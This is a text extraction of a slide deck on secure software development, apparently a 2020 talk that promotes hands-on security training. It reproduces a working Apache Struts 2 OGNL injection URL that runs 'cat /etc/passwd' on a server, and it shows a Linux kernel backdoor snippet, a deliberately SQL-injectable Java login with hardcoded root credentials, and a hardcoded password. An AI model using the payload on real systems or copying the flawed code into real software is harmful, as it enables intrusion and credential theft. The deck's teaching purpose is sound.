




Charles' Hot Take

An application should be secure without a single piece of infrastructure security.

Back to the Future



Command Injection via URL

```
http://struts2.com/%24%7B%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27cat%20%22\etc\passwd%22%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%2C%23ros %29%29.%28%23ros.flush%28%29%29%29%7D/help.action
```


```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='hostname').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','c',#cmd}:{'bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()))
```

The Injected Code

```
http://struts2.com/%24%7B%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27cat%20%22etc/passwd%22%27%29.%28%23iswin%3D%28%40java.lang.System%40getProper
ty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-
c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.
apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%2C%23ros
%29%29.%28%23ros.flush%28%29%29%29%29/help.action
```

```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='cat /etc/passwd').
(#cmds={'bash','-c',#cmd}).
(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
```

Developing Secure Software



Automated Scanning



Backdoor in Linux

```
if ((options == (__WCLONE | __WALL)) && (current->uid == 0))  
    retval = -EINVAL;
```

sonarqube



Quality Gate ⓘ

Passed

Bugs ⓘ

Vulnerabilities ⓘ

Leak Period: since 7.1.1-SNAPSHOT
started 2 months ago

4

C

Bugs

11

D

Vulnerabilities

0

A

New Bugs

2

A

New Vulnerabilities

Code Smells ⓘ

67d

A

Debt

started 7 years ago

2.6k

Code Smells

2d

A

New Debt

58

New Code Smells

Coverage ⓘ



90.1%

Coverage

18k

Unit Tests

87.4%

Coverage on
5.3k New Lines to Cover

© 2020 Superlative Technologies

Something Fortify Won't Find

```
String password = "p@$$wørd";
```

```
String mellon = "p@$$wørd";
```




—

This is your best tool to stop security flaws



Cost is a Factor



Cost is a Factor: The Cost of Failure



'ISIS leak HACKER'S GUIDE to hundreds of British and US military personnel'

BRITISH council and Foreign Office staff could be amongst hundreds of military personnel and embassy workers at risk after Islamic State (ISIS) leaked what is believed to be their names, email addresses and passwords online.

This Photo by Unknown Author is licensed under [CC BY](#)

Security Champion Approach



SQL Injection: Part 1

● ○ ○ ○ ○ ○ ○ ○ ○ ○

Product Tour

Introduction to Injection

Before diving into the hands-on portion of this lesson we will start with some background information on Injection, SQL Injection, and SQL Syntax. Then we will go through some exercises with Reconnaissance.

An injection is a type of attack where an attacker injects code into a program or query. In this lesson, we will explore SQL Injection.

You will be using a proxy. A proxy has the ability to stop all HTTP traffic and can be analyzed and modified before it reaches the destination. There are many proxies that can be done for testing, but Burp Suite is one of the most popular. It works the same as Burp Suite with simpler functionality for this intro lesson.

What is
Good
Security
Training?



If you need help and see the **Hint** button, you can click it for additional

HISTORY1CODE EDITOR

Language: Java

```

1 package demo;
2 import java.sql.*;
3
4 public class External{
5     public static boolean login(String username, String password){
6         try {
7             Class.forName("com.mysql.jdbc.Driver");
8             Connection con = DriverManager.getConnection(
9                 "jdbc:mysql://localhost:3306/hackedu",
10                 "root", "letmein");
11
12             Statement stmt = con.createStatement();
13             String query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "'";
14             ResultSet rs = stmt.executeQuery(query);
15
16             if (rs.next()){
17                 con.close();
18                 return true;
19             }
20
21             con.close();
22             return false;
23         } catch (Exception e) {
24             throw e;
25         }
26     }
27 }
```

31

Capital One Breach

On July 29, 2019 the FBI arrested an attacker for downloading 28 GB of credit card application data from Capital One's AWS account. The attacker allegedly bypassed a misconfigured Web Application Firewall (WAF) to exploit a Server-Side Request Forgery (SSRF) vulnerability where she was able to obtain IAM credentials from the AWS Instance Metadata Service. This allowed her to access private Capital One S3 buckets and download private data.

- ✓ Capital One: Part 1 *Last completed on September 22, 2020*
- Capital One: Part 2
- Capital One: Part 3

[Continue](#)

What is
Good
Security
Training?

[Continue](#)

○ Apache Struts 2

Apache Struts 2 (CVE-2018-11776) Vulnerability

○ MySpace "Samy" Worm

[Start Lesson](#)

MySpace Cross-Site Scripting Worm

○ Drupalgeddon2 Remote Code Execution

[Start Lesson](#)

Drupalgeddon2 Remote Code Execution (CVE-2018-7600) Vulnerability

© 2020 Superlative Technologies

Proxy Status: WAITING FOR USER...

Target Application

< > http://sandbox-hackedu.com

What is
Good
Security
Training?



>

PROXY

HISTORY

2

CODE EDITOR

CODE OUTPUT & ERRORS

PATCH HISTORY

Request to: http://sandbox-hackedu.com/

POST / HTTP/1.1

```
accept-language: en-US,en;q=0.9
accept-encoding: gzip, deflate, br
referer: https://b4ab944c-5e42-4f1a-8bf3-5841f59878c9_app.sandbox.hackedu.com/
accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
exchange;v=b3;q=0.9
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4
Safari/537.36
content-type: application/x-www-form-urlencoded
dnt: 1
upgrade-insecure-requests: 1
origin: https://b4ab944c-5e42-4f1a-8bf3-5841f59878c9_app.sandbox.hackedu.com
cache-control: max-age=0
content-length: 27
host: app
x-forwarded-port: 443
x-forwarded-proto: https
x-forwarded-for: 47.34.76.19
x-app-host: b4ab944c-5e42-4f1a-8bf3-5841f59878c9_app.sandbox.hackedu.com
x-app-name: app
connection: close
```

Submit Request


© 2020 Superlative Technologies

Security Champion Approach

